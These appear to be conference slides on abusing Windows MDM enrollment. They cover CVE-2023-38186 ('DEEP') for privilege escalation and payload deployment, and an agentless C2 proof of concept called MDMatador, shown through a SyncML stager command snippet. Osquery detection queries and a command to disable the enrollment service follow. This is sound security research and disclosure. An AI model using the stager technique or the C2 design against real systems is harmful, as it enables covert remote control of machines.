
- CVE-2023-38186  
**Device Enrollment Exploitation Primitive (DEEP)**
  - Exploits logical vulnerability in **IReflectedEnrollment** WinRT interface
  - **AADEnrollAsync** method exposes unauthenticated access to Enroll Engine DLL
- Device enrollment is performed from unprivileged context

# Device Enrollment Execution Flow


From WinRT call to Device Provisioning




# DEEP Usecase: Local Privilege Escalation



# DEEP Usecase: Payload Deployment



# Vulnerability Disclosure Timeline






# DEEP Demo

# MDM Management Architecture

# Windows MDM Management Client

- Enables on-going control after enrollment
- Runs through an on-demand system service
- Supports client-initiated sessions via scheduling tasks
- Supports server-initiated sessions via push notifications



# Management Client Attack Surface


- **16** WinRT classes between `windows.internal.management.dll` and `windows.management.service.dll` (Autopilot)
- MDM Management specific WinRT interfaces

**ISessionManager** (6 methods)

(Windows.Internal.Management.Provision.SessionManager)

# Windows MDM Management Execution Flow

Stealth C2 beaoning and tasking :)



# Windows Agentless C2

# Introducing **MDM**atador



- ✓ **Windows Agentless C2  
Proof Of Concept**
- ✓ **MS-MDM and  
MS-MDE2 support**
- ✓ **Builtin beaconing and  
tasking**
- ✓ **Support for Second  
Stage Payloads**

# Agentless Command Execution

- CSPs can be abused to execute commands (Diagnosticlog CSP)
- CSP can be exploited
- MS-MDE2 WAP profile provides arbitrary registry write (IFE0)



# Custom Second Stage Command Execution

- Extended SyncML to implement C2 protocol
- Second Stage Payload commands through Custom CSPs

## Second Stage Payload Execution

```
<Exec>
  <Item>
    <Target>
      <LocURI>
        ./Device/Vendor/OEM/C2runchCSP/Stagers/Cmd
      </LocURI>
    </Target>
    <Data>whoami</Data>
  </Item>
</Exec>
```

# MDMatador Demo

# Implications and Detections

# Detecting Rogue MDM Activity

- Identify unusual MDM enrollments
- Analyze relevant Eventlog and ETW events
- Track CSP changes
- Monitor Scheduled Tasks

# Detecting MDM Abuse with Osquery



## MDM Provisioned Certificates

```
SELECT * FROM certificates
```

```
WHERE path = 'Users\S-1-5-18\Personal'
```

# Detecting MDM Abuse with Osquery



## Active MDM Enrollments

```
SELECT data as 'MDM Server' FROM registry  
WHERE path LIKE  
'HKEY_LOCAL_MACHINE\SOFTWARE  
\Microsoft\Enrollments%\DiscovervServiceFullURL'
```

# Detecting MDM Abuse with Osquery



## MDM Enrollment and Management Events

```
SELECT * FROM windows_eventlog  
WHERE  
channel='Microsoft-Windows-DeviceManagement-  
Enterprise-Diagnostics-Provider/Admin'
```

# Detecting MDM Abuse with Osquery



## MDM Scheduled Tasks

```
SELECT * FROM scheduled_tasks  
WHERE action LIKE '%certenroller.exe%' OR  
action LIKE '%omadmclient.exe%'
```



# Detecting MDM Abuse with Osquery



## Custom CSP Registration

```
SELECT * from registry  
WHERE path LIKE  
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\  
Provisioning\CSPs\%\Device\Vendor\OEM%'
```

# Disabling the MDM Client Stack



## **DmEnrollmentSvc** **Windows Service**

```
sc config "DmEnrollmentSvc" start=disabled'
```

# Research Implications and Risks

- Built-in features can be repurposed
- MDM Client WinRT classes are largely unexplored
- Agentless C2 opens new avenues for advanced attacks

Thanks!  
Questions?

[github.com/marcosd4h/mdm](https://github.com/marcosd4h/mdm)